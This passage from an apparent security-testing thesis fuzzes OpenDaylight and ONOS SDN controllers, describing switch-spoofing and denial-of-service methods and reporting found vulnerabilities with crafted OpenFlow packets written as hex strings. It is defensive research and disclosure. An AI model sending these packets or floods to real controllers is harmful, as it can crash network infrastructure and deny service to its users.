- *Datapath ID:* This parameter is a 8 byte field in the Feature Reply packet and identifies a particular switch. If the security tester knows the datapath id of another switch, he can set the field to the datapath ID of the honest switch using Scapy. Otherwise, the probability to guess the correct datapath ID is $1/2^{64}$. Sniffing the network increases the chances to capture existing datapath IDs.

- *Disconnected switch:* This scenario can be automated using Scapy. The legitimate switch is emulated in Mininet. The switch is disconnected for a short period of time in order to create space for the malicious switch to insert fake information through multipart reply messages. Datapath IDs of both the switches should match for the attack to succeed. Afterwards, the Mininet switch is reconnected and the controller's state is queried. For instance, in OpenDaylight, opendaylight-inventory the northbound REST API retrieves the information the controller stores about switches. Spoofing is avoided if this information coincides with the Mininet switch multipart reply messages.

Denial of Service

- *Generate high traffic load:* Packet can be sent out sequentially or in parallel. Sequentially, it is possible to send multiple packets within the same connection or by starting new ones. For example, in the case of asymmetric messages such as packet in or flow removed that are unidirectional from the switch to the controller, it would be a good idea to flood the controller with thousands of packets in the same connection. Alternatively, for messages initiated by the controller such as a multipart request, which requires the switch to send a multipart reply packet stress testing seems a feasible option. In other terms, the switch can send a multipart reply, terminate the connection and start a new one. This procedure is repeated thousands of times. The goal of this scenario is to discover if the controller handles successfully the cases where a huge number of switches is connected in a short time. Both the above test cases are implemented in Scapy. In parallel, the security tester can exploit the benefits of multithreading and imitate a large number of switches using Scapy. In this attack, many switches connect simultaneously to the controller. The controller should have a mechanism that limits the rate of new connections in order to avoid denial of service attacks.

[20] https://www.rapid7.com/products/nexpose/
[21] http://www.tenable.com/products/nessus-vulnerability-scanner

- *Software crash, large log file, increased resource consumption:* For simplicity, all these threats are implemented in the same way. Typically, a packet that is parsed incorrectly can cause the controller to launch an exception. Such exception is probably logged in a file, may kill a thread or, in the worst case, may crash the entire software. Several fuzzing techniques have been employed to cause denial of service attacks.

  The first technique is random fuzzing of on-the-fly packets using ProxyFuzz. This dumb fuzzer acts as a proxy between the switch and the controller and randomly selects a packet and mutates it. The mutated packet can be the Hello message at the beginning of the conversation or packet in. In the second case, ProxyFuzz does not influence the communication between the switch and the controller up to the packet in message. This fuzzer supports bit flipping, buffer overflows and format string operators. When bit flipping is applied, 7% of the bytes in the packet is randomly modified.

  Radamsa supports even more operators than ProxyFuzz but can be used only to fuzz the first packet of the protocol (i.e. Hello packet in OpenFlow). To exploit the power of Radamsa, we merge the functionality of Radamsa and Scapy. In other words, Radamsa generates random or mutated output and dumps it in a file. Scapy reads the file and inserts it whenever it is necessary in the OpenFlow fields. The first use of Radamsa is to generate a huge list of random strings. Considering that random fuzzing is the least efficient method, it is worth applying mutation techniques to existing OpenFlow packets. For example, if a packet contains the string *OpenFlow*, Radamsa reads such string in input and produces the output *OpenFnFlenFlow*. The product is a combination of a number of mutation operators such as drop a byte, flip a byte, repeat a byte, permute some bytes or repeat a sequence of bytes.

  Another technique requires modeling the protocol in C using a framework such as Spike. Developing test cases in C with the help of Spike, requires a lot of time and effort. Therefore, we modeled only the Hello packet in Spike and the rest in Scapy. Spike supports a large library of the most common fuzzing strings, which can be extended further with custom strings. The number of payloads exceeds one thousand. The library aims at discovering several types of attacks comprising integer overflows, buffer overflows, path traversal, format strings, SQL injections, command injection or other injection methods with special or non-ASCII characters. Explaining the type and effect of such attacks goes beyond the scope of this thesis. However, it is worth providing an example how fuzzing is done in the transaction ID field in the Hello packet. This packet is composed of 4 fields: OpenFlow version, packet type, packet length and transaction ID. The first two fields remain fixed and are represented in Spike with the command s_binary("04 00"). Spike calculates automatically the packet length if the commands are wrapped in a block section, as explained in section 3.3.2. Afterwards, the fuzzer inserts all the payloads in the transaction ID field. Obviously, some payloads are longer than the constant length of the field, which is 4 bytes.

Spike is not the only option to model a protocol. Scapy can be used to manually model the OpenFlow protocol and conduct efficient fuzz testing. The test suite is written in Python and is composed of several scripts. Each script fuzzes a packet type. There are 30 different types of messages in OpenFlow version 1.3.4. The majority are controller command messages. The remaining are sent from the switch to the controller and include types such as hello, error, echo reply, experimenter, features reply, get config reply, packet in, flow removed, port status, multipart reply, barrier reply, queue get config reply, role reply, get async reply.

We use the terms correct or legal when a packet follows OpenFlow specification and the terms illegal, manipulated or crafted when the packet is especially modified during fuzz testing. Each protocol field is fuzzed separately while maintaining constant the other fields of the packet. Therefore, if we manipulate the datapath ID field of the Features Reply message, the remaining fields of the same packet and the packets up to that point of communication follow the standard.

OpenFlow protocol fields can be integers, strings, lists, bitmasks or other types. Integers are the most common fields and their size can be 1, 2, 4 or 8 bytes. Independently of the size, the payloads to fuzz integer fields are the following: legal values; boundary values; minimum and maximum values for signed and unsigned integers; random values. For simplicity, we show what these values mean for the 1 byte version field in the Hello message. The legal values according to the specification are 1, 2, 3 and 4, which stand respectively for OpenFlow 1.0 to OpenFlow 1.3. The boundary values, 0 and 5, are the closest integers to the legal values. In addition, the payloads include hexadecimal values 0x00, 0x7f, 0x80 and 0xff, which are the minimum and maximum values for signed and unsigned integers. Obviously, the value 0 is not tested twice. At last, the payloads include a random integer generated using Radamsa. For longer fields such as the 2-byte length field, the minimum and maximum values for signed and unsigned integers are 0x0000, 0x7fff, 0x8000 and 0xffff. Payloads to fuzz padding fields are built in the same way as with the integer fields.

A particular subset of fields is expressed as bitmasks, or a combination of several flags. Each correct bitmask value is converted into an integer and the manipulated packets are constructed in a similar manner as with integer fields. Sometimes, the set of correct values is large, as in the port features fields in the port status packet. In this case, testing all the possible combinations equals to bruteforcing. Instead, the payloads contain a larger number of random integers.

Variable-length data and string fields follow a rather different approach. Such fields include the data field in error messages and manufacturer description in multipart description reply messages. Crafted packets are derived from three different sources. The first source is a huge list of random string generated using Radamsa, as stated above. ASCII characters in the list are equally distributed. This guarantees that the software withstands alpha-numeric, printing, non-printing and special characters.

The second source is a list of strings that come from the communication of Mininet switches with controllers, but are mutated using Radamsa. The last source is the list of fuzzing strings used by Spike. The goal is to test the controller for vulnerabilities such as XSS, SQL injection, command injection, buffer overflows, path traversals or format string attacks. Finally, we add manually several random strings that end or not with a null terminator.

The previous methods to construct payloads are combined to fuzz fields that are arrays or lists. For simplicity, let's assume the field is a list of strings. The same payload used for the string is repeated 0, 1, 2 and 256 times to form the list. There is no particular reason for using the values 2 and 256. The goal is to test lists containing a low and a high number of elements.

6 Results

In section 5, we discussed how various attacks are implemented and executed. Several test cases failed and exposed critical and non critical vulnerabilities. In this section, we define oracles, which determine if a test case was a failure or not, and report the found vulnerabilities.

6.1 Fuzzing Oracles

Understanding test case failures becomes crucial for the success of security testing process. Software come in different size and shapes which makes hard to reveal abnormal situations or illegal states in normal operation. While for an Image Viewer software, a bug can be related to incorrect displaying of a picture, in case of a server, slowing rate of processed packets might indicate a failure. Therefore, it is the task of the security tester to determine failures and the instruments to detect them. Such instruments are called Oracles [47]. Typically, fuzz testing causes the following failures:

- *Crashes:* Such vulnerabilities might be very dangerous and result in denial of service for legitimate users.
- *Endless loops and deadlocks:* Our testing targets, OpenDaylight and ONOS, are multithreaded Java programs. Failure of the service might imply endless loops or deadlocks waiting for resources to be available.
- *Resource leaks:* This kind of failure refers to the cases when the software does not release an acquired resource. The outcome is excessive resource usage.
- *Unexpected behaviour:* Every other situation when the software does not behave as its documentation falls under unexpected behavior.

The next important concept is to define possible Oracles [47]. The simplest method to detect if a test case has succeeded is to implement a heartbeat or a process that periodically tries to reconnect to the server and detect liveness. Fuzzing requires sending thousands of packets and not always the target shows abnormalities. After each test case, the heartbeat connects to the server and logs any unsuccessful attempts.

An alternative to the first oracle is to check the server's response after sending a fuzzed string. Eventually, the server can continue or interrupt the connection with the fuzzer or send an incorrect response. Even though both the mentioned oracles can benefit from automation, it is important that the security tester observes the results carefully. Human beings can draw conclusions about unspecified software behavior much better than machines.

Another useful oracle is resource monitoring. This process aims at detecting resource leaks failures, for example increased CPU, memory or disk usage. We develop a simple script in Python that monitors CPU, memory consumption, disk usage, and the number of connections and threads of the SDN controllers processes.

A white paper by Codenomicon [47] proposes to monitor such values using SNMP whenever this protocol is available.

6.2 Discovered Vulnerabilities

In this section, we analyze the found vulnerabilities and related consequences. For instance, vulnerability assessment includes CPU usage before and during denial of service attacks.

The found vulnerabilities come as a result of test design and implementation in sections 4 and 5, but there is no one-to-one correspondence between the following list and the set of the test cases defined in section 5. Many test cases failed to reveal flaws, while other bugs were identified accidentally during the testing process.

We show the found vulnerabilities following the Bugzilla writing guidelines and format [48]. Some of the vulnerabilities have already been reported to their respective mailing lists, while the others will be reported later.

Vulnerability 1: Denial of Service in OpenDaylight

- *Summary:* Denial of Service attack when the switch rejects to receive packets from the controller.
- *Component:* This vulnerability affects OpenDaylight odl-l2switch-switch, which is the feature responsible for the OpenFlow communication.
- *Version:* OpenDaylight versions 3.3 and 4.0 are affected from this flaw. Java version is openjdk version 1.8.0_91.
- *Severity:* OpenDaylight security advisories[39] classifies denial of service vulnerabilities of Important severity
- *Priority:* It is easy and fast to exploit this vulnerability and cause the controller to crash. Therefore, we strongly recommend to give high priority to fix this flaw.
- *Hardware:* The testing environment included VirtualBox 5.0.20.
- *OS:* Testing was conducted in Ubuntu 15.10 64 bit.
- *Description:* To better understand this vulnerability, we refer to the exploit in appendix A, Vulnerability 1. The code is written in Python using Scapy libraries. The exploit connects to the OpenDaylight controller running in localhost, port 6653, and sends 100 000 OpenFlow hello packets. Afterwards, the sender closes the stream. The controller tries to send a hello packet for each connection, but the malicious script does not receive any data because stream.recv() is missing. The thread that manages the connection with the exploit does not terminate immediately after the stream is closed. As a result, the number of threads of the controller process grows exponentially until it reaches the maximum number of threads allowed in the running machine (around 32000

threads in our case). Subsequently, the controller crashes. Figure 11 shows the number of threads during an interval of 30 seconds. The attack is launched after three seconds and the server crashes after ten seconds. In this scenario, the Java permanent generation size is assigned to the default value of 64MB. This space is used to store strings and other metadata required by the Java virtual machine. The controller does not crash if we expand this memory size to 256MB using the following command:

```
export JVM_ARGS="-Xmx1024m -XX:MaxPermSize=256m"
```



Figure 11: Number of threads during a DOS attack that causes the ODL controller to crash

In the second scenario, the number of threads during time is shown in Figure 12. The attack is launched after five seconds and terminated after ten seconds. In less than one minute, the controller returns to normal operation.

Vulnerability 2: Denial of Service in adding flows in OpenDaylight

- *Summary:* Controller throws an exception and does not allow user to add subsequent flow for a particular switch.
- *Component:* OpenDaylight odl-restconf feature contains this flaw.
- *Version:* OpenDaylight 4.0 is affected from this flaw.



Figure 12: Number of threads during a DOS attack. ODL controller does not crash.

- *Severity:* According to OpenDaylight Security Advisories[39], this vulnerability sits between Important and Moderate rank categories. We consider this flaw of an Important risk because the legitimate user is unable to add flows until the controller is restarted.
- *Priority:* It is easy and fast to exploit this vulnerability and cause the controller to throw an exception and reject flows. Therefore, we strongly recommend to give high priority to fix this flaw.
- *Hardware:* The testing environment included VirtualBox 5.0.20.
- *OS:* Testing was conducted in Ubuntu 15.10 64 bit.
- *Description:* This vulnerability was discovered fuzzing flow removed messages. Even though testing northbound API (i.e. REST API) is outside the scope of this thesis, the denial of service attack is included due to the high importance and severity it presents. The exploit is included in appendix A, Vulnerability 2. The script sends several equal REST API requests to add the same flow shown in the addFlow function. The first requests are successful and the controller returns the transaction ID. After a certain number of successful requests, the controller returns the stack trace of a NullPointerException in the HTTP response. Afterwards, the user is not able to add flows to the same switch, unless the controller is restarted. Figure 13 displays the number of successful REST API requests until the controller throws the first exception for

eleven different switches. Later on, we rerun the exploit for the eleven switches without restarting the controller as shown in Figure 14. For example, for the first switch of the Figure 13, the controller successfully returns the transaction ID to the first 25 requests and throws a NullPointerException for the remaining REST API calls. Obviously, only the first 120 requests are successful in the case of the fourth switch, while the ninth switch throws the first exception after 450 requests. We rerun the exploit without restarting the controller and all the switches throw exceptions for all the requests as indicated in Figure 14. CPU consumption in Figure 15 clearly indicates an abnormal use of resources.



Figure 13: The number of successful requests before receiving the first error.

Vulnerability 3: Denial of Service in OpenDaylight odl-mdsal-xsql

- *Summary:* Java out of memory error and significant increase in resource consumption.
- *Component:* OpenDaylight odl-mdsal-xsql is vulnerable to this flaw.
- *Version:* The tested versions are OpenDaylight 3.3 and 4.0.
- *Severity:* Even though previous Denial of Service vulnerabilities have been classified as Important, we rank this vulnerability as Moderate because the feature odl-mdsal-xsql is not installed by default in the system and it is not crucial for correct functioning of OpenFlow protocol.



Figure 14: Number of successful requests when the exploit is run for the second time after it caused the error during the first time.

- *Priority:* It is easy and fast to exploit this vulnerability and cause the controller to consume a significant amount of CPU. Therefore, we strongly recommend to give high priority to fix this flaw.
- *Hardware:* The testing environment included VirtualBox 5.0.20.
- *OS:* Testing was conducted in Ubuntu 15.10 64 bit.
- *Description:* Odl-mdsal-xsql component exposes two ports for users to query or update database tables using XSQL, an XML-based query language. The component is vulnerable to several denial of service attacks. These vulnerabilities were originally found while scanning the target using nmap, the security scanner, instead of threat modeling. Further investigation revealed the weaknesses and, because of the importance, we included them in this work. In appendix A, Vulnerability 3, we show two exploits that consist in short fuzzing string composed of several characters sent multiple times to ports 40004 and 34343. CPU consumption is shown in Figure 16. The attack starts after the tenth second.

Vulnerability 4: StreamCorruptedException and NullPointerException in OpenDaylight odl-mdsal-xsql

- *Summary:* Controller launches exceptions in the console.



Figure 15: CPU usage during Flow Dos attack

- *Component:* OpenDaylight odl-mdsal-xsql is vulnerable to this flaw.
- *Version:* The tested versions are OpenDaylight 3.3 and 4.0.
- *Severity:* The exceptions cause low damage to the normal operation of the controller.
- *Priority:* Due to low severity, we suggest low priority to fix this flaw.
- *Hardware:* The testing environment included VirtualBox 5.0.20.
- *OS:* Testing was conducted in Ubuntu 15.10 64 bit.
- *Description:* Running the exploit in appendix A, Vulnerability 4, causes the controller to launch StreamCorruptedException and NullPointerException in the console.

Vulnerability 5: DOMRpcImplementationNotAvailableException when sending Port-Status packets to OpenDaylight

- *Summary:* Controller launches exceptions and consumes more CPU resources.
- *Component:* OpenDaylight is vulnerable to this flaw.
- *Version:* The tested versions are OpenDaylight 3.3 and 4.0.



Figure 16: CPU usage during XSQL DOS attack

- *Severity:* The exceptions cause moderate damage to the normal operation of the controller.
- *Priority:* Due to moderate severity, we suggest medium priority to fix this flaw.
- *Hardware:* The testing environment included VirtualBox 5.0.20.
- *OS:* Testing was conducted in Ubuntu 15.10 64 bit.
- *Description:* Sending the following Port-Status packet 040c005000000015020000 0000000000000000000000000000000000000000000000000000000000000000 0000000000000000000000000000000000000000000000000000000000000000 causes the controller to launch several DOMRpcImplementationNotAvailable Exception-s and consume more resources. Number of created threads doubles and CPU consumption increases but not at the same levels as when exploiting vulnerabilities 2 and 3. Thus, the latest are assigned a higher severity.

Other bugs that do not have a clear security impact

The bugs shown below do not pose a security risk but clearly indicate bad implementation practices. Exploiting such bugs throw exceptions, which are logged either in the controller console or in the logs. For simplicity, we include only the malicious packets encoded as hexadecimal strings. The communication up to the crafted packet

has continued as specified in the OpenFlow specification [8]. For example, the packet 0406002000000002ffffffffffffffff00000100fe0000000000004700000000 is an example of a crafted Features Reply packet with datapath ID equal to ffffffffffffff. The feature request-reply pair of messages is exchanged after the controller has agreed with the switch about the OpenFlow version using Hello packets. In order to send the malicious Features Reply packet, the exploit needs to send a correct Hello packet to the controller. We omit this part of the communication and assume it follows the OpenFlow specification.

1.
   - *Target:* OpenDaylight 3.3, 4.0
   - *Packet:* Manipulated Hello packet where the header type is changed to 1 as in 0401000800000001.
   - *Description:* If the switch sends the previous payload instead of the Hello packet, the controller interprets the received message as an Error packet because of the header type equal to 1. The controller expects the Error packet to be longer than 8 bytes and launches an IndexOutOfBoundsException. The same outcome is achieved if the header type is for example, equal to 4.

2.
   - *Target:* OpenDaylight 3.3, 4.0
   - *Packet:* Manipulated Hello packet with header type equal to 7f as in 047f000800000001.
   - *Description:* If the switch sends the previous payload instead of the Hello packet; the controller fails to parse it and registers a NullPointerException in the log file.

3.
   - *Target:* OpenDaylight 4.0
   - *Packet:* Manipulated Hello packet with header transaction id equal to fffffff as in 04000008fffffff.
   - *Description:* The controller accepts header transaction ids up to fffffffe and throws an IllegalArgumentException if the transaction id is equal to fffffff.

4.
   - *Target:* OpenDaylight 3.3, 4.0
   - *Packet:* Modified Experimenter packet with experimenter type equal to 0 as in 04040010000000150000000000000000
   - *Description:* When an experimenter type has not been defined, the controller registers an IllegalStateException in the log file. This packet is sent after the controller and the malicious switch have successfully exchanged correct Hello Packets.

5.
   - *Target:* OpenDaylight 3.3, 4.0
   - *Packet:* Manipulated Feature Reply packet as in 0406002000000160000000 00000ff0000000100fe0000000000004700000000

- *Description:* If the packet is sent twice, there will be two open connections with the same datapath id. The controller will try to transfer the ownership of the switch identified by the datapath id from the first to the second connection, which terminates immediately after sending the packet. As a result, the controller registers a NullPointerException in the log file.

6.
- *Target:* OpenDaylight 3.3, 4.0
- *Packet:* Manipulated Port Status packet as in 040c005000000015cf0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
- *Description:* If the packet is sent twice, there will be two open connections with the same datapath id. The controller will try to transfer the ownership of the switch identified by the datapath id from the first to the second connection, which terminates immediately after sending the packet. As a result, the controller registers a NullPointerException in the log file.

7.
- *Target:* ONOS 1.5
- *Packet:* Manipulated Hello packet with OpenFlow version equal to 7f as in 7f00000800000001
- *Description:* The controller throws an IllegalArgumentException when OpenFlow protocol version is not supported such as in the previous packet where the Hello packet version is equal to 7f.

8.
- *Target:* ONOS 1.5
- *Packet:* Manipulated Hello packet with header type equal to 4 as in 0404000800000001.
- *Description:* The controller throws an OFParseError when the expected packet length differs from the received one. In the previous packet, the length is 8 bytes instead of 16, which the length of Experimenter packets. The controller interprets the manipulated Hello packet as an Experimenter packet because the header type is equal to 4.

9.
- *Target:* ONOS 1.5
- *Packet:* Manipulated Experimenter packet with experimenter type equal to 0 as in 04040010000000015000000000000000.
- *Description:* The controller throws an OFParseError when does not recognize experimenter type, which is equal to 0 in the previous packet.

The results are summarized in table 7.

Target	Packet	Description
ODL 3.3, 4.0	0401000800000001	IndexOutOfBoundsException
ODL 3.3, 4.0	047f000800000001	NullPointerException
ODL 3.3, 4.0	04000008ffffffff	IllegalArgumentException
ODL 3.3, 4.0	0404001000000015 0000000000000000	IllegalStateException
ODL 3.3, 4.0	0406002000000016 000000000000ff00 00000100fe00000000 00004700000000	NullPointerException
ODL 3.3, 4.0	040c005000000015cf0000000000000 00000000000000000000000000000000 00000000000000000000000000000000 00000000000000000000000000000000 00000000000000000000000000000000	NullPointerException
ONOS 1.5	7f00000800000001	IllegalArgumentException
ONOS 1.5	0404000800000001	OFParseError
ONOS 1.5	0404001000000015 0000000000000000	OFParseError

Table 7: Summary of found bugs

7 Discussion

This section summarizes the found vulnerabilities and discusses the testing efficiency. Test coverage is another topic covered in the next paragraphs. At last, we provide suggestions how to increase test coverage.

7.1 Summary Of The Discovered Vulnerabilities

In the previous chapters, we described five denial of service attacks initiated from malicious or compromised switches to OpenDaylight SDN controller. Moreover, fuzz testing contributed in discovering several implementation bugs that leaded to registered exceptions in the log file. Increased resource consumption such as CPU or number of threads, revealed to be the most common consequence during vulnerability exploitation.

The most dangerous vulnerability causes the OpenDaylight controller to create a large number of threads in a few seconds. The controller crashes due to lack of memory in the system. The denial of service attack occurs when the switch denies to receive any packet from the controller, for example, through omitting the recv() function in Python. The vulnerability has been reported to the OpenDaylight security team.

Three more vulnerabilities affect the odl-mdsal-xsql component. This component is not installed by default and is not a mandatory requirement for correct functioning of the SDN networks. Therefore, exploiting such vulnerabilities presents a higher difficulty. Two of these flaws have a significant impact in CPU consumption. As observed during the attack, CPU usage increased up to 350% in a quad core processor.

